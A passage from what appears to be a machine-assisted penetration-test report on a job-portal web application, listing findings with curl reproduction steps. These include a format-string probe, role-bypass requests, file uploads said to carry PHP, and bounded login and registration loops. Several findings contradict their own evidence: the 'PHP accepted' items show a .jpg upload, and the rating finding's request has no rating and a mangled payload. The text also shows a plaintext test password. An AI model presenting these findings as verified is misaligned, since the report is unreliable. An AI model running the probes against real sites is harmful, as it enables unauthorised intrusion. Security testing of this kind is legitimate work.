
Impact

The observed request stored the submitted value and returned education-record metadata. The supplied evidence does not demonstrate unauthorized access, process-memory disclosure, or unintended data modification through format-string interpretation.

Step to Reproduce

1. Log in to the application with the authorized account.
2. Copy the victim session after login (Cookie or Authorization header).
3. Send the request: curl -i -X POST 'https://jobportal.vulnapp.id/api/education' -H 'Content-Type: application/json' -H 'Cookie: <COOKIE_FROM_LOGIN>' --data-raw '{"institution":"%x.%x.%x.%x","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","userId":3}'
4. Review the response for the reported active finding and evidence.

Evidence



Remediation

Review server-side processing of the institution parameter, including persistence, response construction, and logging, to ensure user-controlled values are always treated as data. Use constant format strings with user input supplied only as arguments, or use structured logging and type-safe formatting APIs. Validate institution values against documented business requirements. Repeat the probe while inspecting the relevant server-side code paths and confirm that format specifiers remain literal, do not expose process memory, and do not alter unrelated data.

5.11 Insufficient Role Enforcement on GET /api/applications/job/1

Risk Severity	:	6.5 - Medium
Status	:	Open
CWE	:	CWE-269 – Improper Privilege Management
OWASP	:	A01:2025 – Broken Access Control

Description

The GET /api/applications/job/1 endpoint does not adequately enforce server-side role restrictions. An authenticated attacker account can access functionality or data intended for a higher-privileged account by requesting this endpoint directly. This bypasses the intended role-based access boundary for the job applications endpoint.


Impact

An authenticated attacker can gain unauthorized access to higher-privileged job application functionality or data, bypassing intended role-based restrictions.

Step to Reproduce

1. Log in to the application with the privileged account.
2. Copy the privileged victim session after login (Cookie or Authorization header).
3. Send the request: curl -i -X GET 'https://jobportal.vulnapp.id/api/applications/job/1' -H 'Cookie: <COOKIE_FROM_LOGIN>'
4. Review the response for the reported active finding and evidence.

Evidence



Remediation

Enforce authorization on the server before processing GET /api/applications/job/{id}. Determine the authenticated user's role from trusted server-side identity information and verify that the role is permitted to perform the operation. Also verify that the user is authorized to access applications for the requested job. Deny unauthorized requests without returning application data. Validate the fix by testing direct requests with unauthorized and authorized roles, confirming that unauthorized requests are rejected while legitimate access remains functional.

5.12 Anti-clickjacking Header

Risk Severity	:	5.4 - Medium
Status	:	Open
CWE	:	CWE-16 – Configuration
OWASP	:	A02:2025 – Security Misconfiguration

Description

The response does not include the X-Frame-Options or Content-Security-Policy 'frame-ancestors' directive. Without these, your site may be vulnerable to clickjacking attacks.

Impact

Without effective framing protection, an attacker may be able to overlay the page and trick a user into unintended clicks.

Step to Reproduce

1. Send the request: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>'
2. Inspect the relevant header: curl -s -D - -o /dev/null https://jobportal.vulnapp.id/profile -H 'Cookie: <COOKIE_FROM_LOGIN>' | grep -i -E 'X-Frame-Options|Content-Security-Policy'

Remediation

Set either the X-Frame-Options header (e.g., SAMEORIGIN or DENY), or use the CSP 'frame-ancestors' directive to control who can embed your pages in a frame.

5.13 PHP File Accepted by CV Upload Endpoint

Risk Severity	:	5.4 - Medium
Status	:	Open
CWE	:	**CWE-434 – Unrestricted Upload of File with Dangerous Type**
OWASP	:	**A05:2025 – Injection**

Description

The POST /api/user/upload-cv endpoint accepted test_file.php submitted through the 'file' field and returned {"fileName":"test_file.php","message":"CV uploaded successfully","success":true}. A user with low privileges could therefore submit a PHP file through the CV upload feature without effective server-side file-type restrictions. This allows an inappropriate file type to pass the upload control. The uploaded file could not be located, and script execution was not verified.

Impact

A low-privileged user can submit a PHP file through the CV upload feature, bypassing intended file-type restrictions. Server-side execution, unauthorized data access, and further compromise were not demonstrated.

Step to Reproduce

1. Log in to the application with the authorized account.
2. Copy the victim session after login (Cookie or Authorization header).
3. Send the request: curl -i -X POST 'https://jobportal.vulnapp.id/api/user/upload-cv' -H 'Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiRjmihrcoMBsiRDP' -H 'Cookie: <COOKIE_FROM_LOGIN>' --data-raw '------WebKitFormBoundaryiRjmihrcoMBsiRDP
Content-Disposition: form-data; name="file"; filename="test_image_file.jpg"
Content-Type: image/jpeg

------WebKitFormBoundaryiRjmihrcoMBsiRDP
Content-Disposition: form-data; name="userId"

3
------WebKitFormBoundaryiRjmihrcoMBsiRDP--
'
4. Review the response for the reported active finding and evidence.

Evidence

Active Finding — Unrestricted File Upload (File Accepted - test_file.php) on /api/user/upload-cv

```
$ curl -i -X POST 'https://jobportal.vulnapp.id/api/user/upload-cv' -H 'Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryiRjmihrcoMBsiRDP' -H 'Cookie: <REDACTED>' --data-raw '------WebKitFormBoundaryiRjmihrcoMBsiRDP

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:32:41 GMT
Content-Type: application/json
Content-Length: 87
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"fileName":"test_image_file.jpg","message":"CV uploaded successfully","success":true}
```

Remediation

Enforce a server-side allowlist of file types required for CV uploads. Validate the extension, detected MIME type, and file content together rather than trusting the submitted filename or Content-Type header. Reject PHP files and other disallowed formats before storing them. Generate server-controlled filenames, store uploads outside the webroot, and disable script execution in upload storage locations. Validate remediation by confirming that PHP files, including files with misleading extensions or MIME types, are rejected and not stored, while supported CV formats remain uploadable.

5.14 PHP File Accepted by Profile Image Upload Endpoint

Risk Severity	:	5.4 - Medium
Status	:	Open
CWE	:	CWE-434 – Unrestricted Upload of File with Dangerous Type
OWASP	:	A05:2025 – Injection

Description

The POST /api/user/upload-profile-image endpoint accepted a file named test_file.php through the 'file' field instead of restricting uploads to supported profile image formats. An authenticated user submitted the file, and the server returned {"fileName":"test_file.php","message":"Profile image uploaded successfully","success":true}. This demonstrates insufficient server-side file-type validation, allowing a file with a PHP extension to be accepted by an image-upload feature. The uploaded file could not be located, and retrieval or server-side execution was not verified.

Impact

An authenticated user can submit a file with a PHP extension to a feature intended for profile images, bypassing file-type restrictions. File retrieval and code execution were not demonstrated.

Step to Reproduce

1. Log in to the application with the authorized account.
2. Copy the victim session after login (Cookie or Authorization header).
3. Send the request: curl -i -X POST 'https://jobportal.vulnapp.id/api/user/upload-profile-image' -H 'Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryeiBbHWg7CQOGI7kh' -H 'Cookie: <COOKIE_FROM_LOGIN>' --data-raw '------WebKitFormBoundaryeiBbHWg7CQOGI7kh
Content-Disposition: form-data; name="file"; filename="test_image_file.jpg"
Content-Type: image/jpeg

------WebKitFormBoundaryeiBbHWg7CQOGI7kh
Content-Disposition: form-data; name="userId"

3
------WebKitFormBoundaryeiBbHWg7CQOGI7kh--
'
4. Review the response for the reported active finding and evidence.

Evidence

Active Finding — Unrestricted File Upload (File Accepted - test_file.php) on /api/user/upload-profile-image

```
$ curl -i -X POST 'https://jobportal.vulnapp.id/api/user/upload-profile-image' -H 'Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryzwkOHQFNsmGIfh7w' -H 'Cookie: <REDACTED>' --data-raw '------WebKitFormBoundaryzwkOHQFNsmGIfh7w

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:38:28 GMT
Content-Type: application/json
Content-Length: 98
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"fileName":"test_image_file.jpg","message":"Profile image uploaded successfully","success":true}
```

Remediation

Enforce server-side validation using an allowlist of supported image formats. Validate the extension, detected MIME type, and file contents together; do not rely on the client-supplied filename or Content-Type header. Decode and re-encode accepted images using a trusted image-processing library, generate server-controlled filenames, and store uploads outside executable web directories with script execution disabled. Validate the fix by confirming that PHP files, files with mismatched extensions and contents, and other unsupported formats are rejected without being stored, while valid profile images remain accepted.

5.15 Ineffective Rate Limiting on POST /api/auth/login

Risk Severity	:	5.3 - Medium
Status	:	Open
CWE	:	**CWE-840 – Business Logic Errors, CWE-841 – Improper Enforcement of Behavioral Workflow**
OWASP	:	**A06:2025 – Insecure Design**

Description

The POST /api/auth/login endpoint lacks effective request-rate controls for authentication attempts. An unauthenticated remote attacker can submit repeated login requests without a sufficiently bounded request policy. This weakens protection against automated password guessing and credential stuffing, increasing the risk of unauthorized access to account information. The supplied evidence does not demonstrate successful account access or data disclosure.

Impact

Insufficient login throttling increases the risk of automated credential attacks leading to unauthorized access and disclosure of account information.

Step to Reproduce

1. Use the approved test account Test Name Helium. Keep [REDACTED] as the password placeholder and <SESSION_COOKIE_FROM_LOGIN> as the authentication-cookie placeholder in the reproduction record.
2. Run the following bounded curl loop to submit the supplied login request 15 times sequentially, preserving the same headers and body. Capture response headers, bodies, and HTTP statuses:

```
for i in $(seq 1 15); do
curl --silent --show-error --include --request POST 'https://jobportal.vulnapp.id/api/auth/login' \
--header 'accept: application/json, text/plain, */*' \
--header 'content-type: application/json' \
--header 'origin: https://jobportal.vulnapp.id' \
--header 'referer: https://jobportal.vulnapp.id/login' \
--header 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' \
--header 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' \
--header 'sec-ch-ua-mobile: ?0' \
--header 'sec-ch-ua-platform: "Windows"' \
--header 'Cookie: <SESSION_COOKIE_FROM_LOGIN>' \
--data-raw '{"username":"Test Name Helium","password":"[REDACTED]"}' \
--write-out '\nHTTP status: %{http_code}\n'
done
```

3. Compare the responses with the verified evidence: all 15 requests returned HTTP 200, with status sequence [200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200]. Each response contained message "Login successful", success true, a sessionId (redacted), and the user object for Test Name Helium (id 6). No rate-limit headers were recorded, and none of the bounded requests was throttled.
4. Record the finding as CONFIRMED: POST /api/auth/login may lack effective rate limiting. The supplied evidence

reports successful business-state responses for all 15 repeated requests. No separate before-state or after-state snapshot was supplied, so do not infer additional state changes or session uniqueness.

Evidence

Business_Logic Finding — POST /api/auth/login may lack effective rate limiting

```
$ curl loop to submit the supplied login request 15 times sequentially, preserving the same headers and body. Capture response headers, bodies, and HTTP statuses:
$ curl --silent --show-error --include --request POST 'https://jobportal.vulnapp.id/api/auth/login' \ --header 'accept: application/json, text/plain, */*' \ --header 'content-type: application/json' \ --header 'origin: https://jobportal.vulnapp.id' \ --header 'referer: https://jobportal.vulnapp.id/login' \ --header 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' \ --header 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' \ --header 'sec-ch-ua-mobile: ?0' \ --header 'sec-ch-ua-platform: "Windows"' \ --header 'Cookie: <REDACTED>' \ --data-raw '{"username":"Test Name Helium","password":"[REDACTED]"}' \ --write-out '\nHTTP status: %{http_code}\n'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:56:58 GMT
Content-Type: application/json
Content-Length: 395
Connection: keep-alive
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: *
Set-Cookie: <REDACTED> Path=/; Max-Age=0, JSESSIONID=<REDACTED>=; Path=/; Max-Age=1800; SameSite=Lax

{"message":"Login successful","sessionId":"client-cookie-session","success":true,"user":{"id":6,"username":"Test Name Helium","email":"helium@helium.com","password":"password123","role":"member","fullName":"Test Name Helium","phone":"1234567890","address":"Test description text","companyName":"","website":"","createdAt":"2026-11-11T03:18:59.541003Z","updatedAt":"2026-11-11T03:55:58.05364Z"}}
```

Remediation

Enforce server-side limits on authentication attempts using account identifiers and source-based signals, with shared counters across application instances. Apply progressive delays or temporary throttling when configured thresholds are exceeded, and ensure concurrent requests cannot bypass the limits. Avoid relying solely on IP-based limits or permanent account lockouts. Validate the controls with repeated and concurrent login attempts, confirming that excessive requests are throttled, limits remain effective across instances, and legitimate access resumes after the configured recovery period.

5.16 Insufficient Rate Limiting on POST /api/auth/register

Risk Severity	:	5.3 - Medium
Status	:	Open
CWE	:	**CWE-840 – Business Logic Errors, CWE-841 – Improper Enforcement of Behavioral Workflow**
OWASP	:	**A06:2025 – Insecure Design**

Description

The registration endpoint at POST https://jobportal.vulnapp.id/api/auth/register lacks an effective bounded request policy for repeated registration attempts. An unauthenticated remote client can repeatedly submit requests to this abuse-sensitive operation without effective rate enforcement, enabling automated abuse of the registration workflow.

Impact

Unauthenticated clients can automate repeated registration attempts, undermining controls intended to prevent abuse of the account-registration workflow.

Step to Reproduce

1. Use the approved test session, replacing <SESSION_COOKIE_FROM_LOGIN> with its session cookie. Keep the redacted password as an authentication placeholder. No separate before-state snapshot was supplied.
2. Run this bounded shell loop to send the supplied registration request 15 times sequentially, retaining response headers, bodies, and HTTP status codes:

```
for i in $(seq 1 15); do
curl --silent --show-error --request POST 'https://jobportal.vulnapp.id/api/auth/register' \
--header 'accept: application/json, text/plain, */*' \
--header 'content-type: application/json' \
--header 'origin: https://jobportal.vulnapp.id' \
--header 'referer: https://jobportal.vulnapp.id/register' \
--header 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' \
--header 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' \
--header 'sec-ch-ua-mobile: ?0' \
--header 'sec-ch-ua-platform: "Windows"' \
--header 'Cookie: <SESSION_COOKIE_FROM_LOGIN>' \
--data-raw '{"username":"Test Name Helium","email":"helium@helium.com","password":"[REDACTED]","role":"member","fullName":"Test Name Helium","phone":"1234567890","companyName":"","website":"","address":"Test description text"}' \
--dump-header "register-${i}.headers" \
--output "register-${i}.json" \
--write-out "Request ${i}: HTTP %{http_code}\n"
done
```

3. Review the captured results. The verified run returned HTTP 200 for all 15 requests, with status sequence [200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200, 200]. Each response contained "message":"Registration successful", "success":true, and a user object; no rate-limit headers were recorded.
4. Confirm the response-level state-changing evidence: the supplied responses contained distinct user IDs from 1293

through 1307. No separate after-state snapshot was supplied. This confirms the finding that POST /api/auth/register lacked effective rate limiting during the bounded 15-request test, accepting repeated state-changing requests without observed throttling.

Evidence

Business_Logic Finding — POST /api/auth/register may lack effective rate limiting

```
$ curl --silent --show-error --request POST 'https://jobportal.vulnapp.id/api/auth/register' \ --header 'accept: application/json, text/plain,
*/*' \ --header 'content-type: application/json' \ --header 'origin: https://jobportal.vulnapp.id' \ --header 'referer:
https://jobportal.vulnapp.id/register' \ --header 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.0.0 Safari/537.36' \ --header 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' \ --header 'sec-ch-
ua-mobile: ?0' \ --header 'sec-ch-ua-platform: "Windows"' \ --header 'Cookie: <REDACTED>' \ --data-raw '{"username":"Test Name
Helium","email":"helium@helium.com","password":"[REDACTED]","role":"member","fullName":"Test Name
Helium","phone":"1234567890","companyName":"","website":"","address":"Test description text"}' \ --dump-header "register-${i}.headers" \ --
output "register-${i}.json" \ --write-out "Request ${i}: HTTP %{http_code}\n"

HTTP/1.1 400 Bad Request
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:57:31 GMT
Content-Type: application/json
Content-Length: 131
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"message":"Registration failed: Error 1062 (23000): Duplicate entry 'Test Name Helium' for key 'users.username'","success":false}
```

Remediation

Enforce server-side rate limits on registration attempts using appropriate combinations of source address, session, and registration identifiers rather than relying solely on client-side controls. Apply bounded request windows and progressive backoff, and return HTTP 429 when limits are exceeded. Ensure counters are updated atomically and enforced consistently across application instances. Validate the controls by submitting requests above the configured thresholds and confirming that excess attempts are rejected before registration processing, while legitimate registration remains available within the allowed limits.

5.17 Insufficient Rating Range Validation in POST /api/education

Risk Severity	:	5.3 - Medium
Status	:	Open
CWE	:	**CWE-840 – Business Logic Errors, CWE-841 – Improper Enforcement of Behavioral Workflow**
OWASP	:	**A06:2025 – Insecure Design**

Description

The rating/review workflow at POST /api/education has insufficient server-side enforcement of rating constraints. Rating submissions must be checked against the permitted numeric range, rejecting zero, negative values, values above the configured maximum, and non-numeric input. Inadequate validation at this boundary exposes the workflow to invalid rating submissions and undermines the reliability of rating information.

Impact

Invalid rating submissions can reduce the reliability of review information and decisions based on it.

Step to Reproduce

1. Log in to the application using an authorized test account.
2. Copy the session credential issued after login and replace the placeholder in the command.
3. Send the recorded POST request for POST /api/education may accept out-of-range rating values: curl -i -sS -X POST https://jobportal.vulnapp.id/api/education -H 'accept: application/json, text/plain, */*' -H 'content-type: application/json' -H 'cookie: <SESSION_COOKIE_FROM_LOGIN>' -H 'origin: https://jobportal.vulnapp.id' -H 'referer: https://jobportal.vulnapp.id/profile' -H 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' -H 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' --data-raw '{"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HE 6}'
4. Review the response for the behavior described by the finding; do not treat a successful HTTP status alone as proof of impact.

Evidence

Business_Logic Finding — POST /api/education may accept out-of-range rating values

```
$ curl -i -sS -X POST https://jobportal.vulnapp.id/api/education -H 'accept: application/json, text/plain, */*' -H 'content-type:
application/json' -H 'cookie: <REDACTED>' -H 'origin: https://jobportal.vulnapp.id' -H 'referer: https://jobportal.vulnapp.id/profile' -H 'user-
agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' -H 'sec-ch-ua:
"HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' -H 'sec-ch-ua-mobile: ?0' -H 'sec-ch-ua-platform: "Windows"' --data-raw
'{"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","userId":6}'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 03:58:12 GMT
Content-Type: application/json
Content-Length: 274
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"education":{"id":1356,"userId":6,"institution":"HELIUM","degree":"HELIUM","fieldOfStudy":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-
25","description":"HELIUM","createdAt":"2026-11-11T03:58:12.644146915Z"},"message":"Education added successfully","success":true}
```

Remediation

Enforce rating validation on the server before processing or persisting a submission. Require a numeric value within the defined rating range and reject invalid values with an appropriate client-error response, without changing application state. Add API tests for zero, negative values, values above the maximum, non-numeric input, and valid boundary values. Verify that rejected requests do not create or update rating data.

5.18 Insufficient Rating Validation in POST /api/experience

Risk Severity	:	5.3 - Medium
Status	:	Open
CWE	:	**CWE-840 – Business Logic Errors, CWE-841 – Improper Enforcement of Behavioral Workflow**
OWASP	:	**A06:2025 – Insecure Design**

Description

The rating/review submission workflow at POST /api/experience lacks adequate server-side validation of rating values. Requests containing zero, negative values, values above the permitted maximum, or non-numeric input are not consistently constrained by the rating's business rules. Direct API submissions can therefore bypass client-side restrictions and introduce invalid input into the rating/review workflow.

Impact

Invalid rating submissions can undermine the reliability of the rating/review workflow by allowing input that falls outside its intended business rules.

Step to Reproduce

1. Retain the verdict NEED_TO_REVIEW for "POST /api/experience may accept out-of-range rating values". The supplied evidence does not verify rating tampering: the request contains no rating field, no out-of-range rating payload was supplied, and impact_evidence is empty.
2. To replay only the supplied experience-creation request using the approved test account, run:
curl --request POST 'https://jobportal.vulnapp.id/api/experience' --header 'accept: application/json, text/plain, */*' --header 'content-type: application/json' --header 'cookie: <SESSION_COOKIE_FROM_LOGIN>' --header 'origin: https://jobportal.vulnapp.id' --header 'referer: https://jobportal.vulnapp.id/profile' --header 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' --header 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' --header 'sec-ch-ua-mobile: ?0' --header 'sec-ch-ua-platform: "Windows"' --data-raw '{"company":"Test Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","userId":6}'
3. Inspect the supplied snapshot endpoint using:
curl --request GET 'https://jobportal.vulnapp.id/api/experience/user/6' --header 'accept: application/json, text/plain, */*' --header 'cookie: <SESSION_COOKIE_FROM_LOGIN>' --header 'referer: https://jobportal.vulnapp.id/profile'
4. The recorded GET returned HTTP 200 with success: true and experience records, but no rating values. No POST response or paired baseline/after-state was supplied. These requests therefore cannot establish acceptance or persistence of invalid ratings; verified reproduction steps for the stated finding cannot be derived without inventing evidence.

Evidence

Business_Logic Finding — POST /api/experience may accept out-of-range rating values

```
$ curl --request POST 'https://jobportal.vulnapp.id/api/experience' \ --header 'accept: application/json, text/plain, */*' \ --header 'content-type: application/json' \ --header 'cookie: <REDACTED>' \ --header 'origin: https://jobportal.vulnapp.id' \ --header 'referer: https://jobportal.vulnapp.id/profile' \ --header 'user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36' \ --header 'sec-ch-ua: "HeadlessChrome";v="149", "Chromium";v="149", "Not)A;Brand";v="24"' \ --header 'sec-ch-ua-mobile: ?0' \ --header 'sec-ch-ua-platform: "Windows"' \ --data-raw '{"company":"Test Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","userId":3}'

HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 11 Nov 2026 04:02:27 GMT
Content-Type: application/json
Content-Length: 256
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Origin: https://jobportal.vulnapp.id
Access-Control-Expose-Headers: *

{"experience":{"id":1063,"userId":3,"company":"Test Company","position":"HELIUM","startDate":"2026-11-11","endDate":"2026-11-25","description":"HELIUM","createdAt":"2026-11-11T04:02:27.915665814Z"},"message":"Experience added successfully","success":true}
```

Remediation

Enforce rating validation on the server before processing the submission or changing application state. Require a numeric value within the documented rating range, rejecting zero, negative values, values above the maximum, and non-numeric input with an appropriate client-error response. Apply the same validation to every server-side path that creates or updates ratings. Validate the fix with direct API requests covering valid boundary values, zero, negative values, above-maximum values, and non-numeric inputs, and confirm that rejected requests do not change application state.

5.19 Job-Creation Salary-Range Validation

Risk Severity	:	5.3 - Medium
Status	:	Open
CWE	:	**CWE-840 – Business Logic Errors, CWE-841 – Improper Enforcement of Behavioral Workflow**
OWASP	:	**A06:2025 – Insecure Design**

Description

The POST https://jobportal.vulnapp.id/api/jobs endpoint accepts paired salaryMin and salaryMax fields in job-creation requests. The supplied evidence records a failed baseline request in the test-company context but does not establish the rejection reason or provide results for independently submitted negative salary values. It therefore does not demonstrate that the server accepts negative salary ranges or that invalid job data is persisted.

Impact

No security consequence is demonstrated by the supplied evidence. The failed baseline request does not establish acceptance or persistence of invalid salary data.

Step to Reproduce

1. Review the candidate finding, "Job creation may lack nonnegative salary-range validation," as NEED_TO_REVIEW, not a verified vulnerability. Use the approved test-account session in place of <SESSION_COOKIE_FROM_LOGIN> throughout.
2. Capture the baseline company-job state:
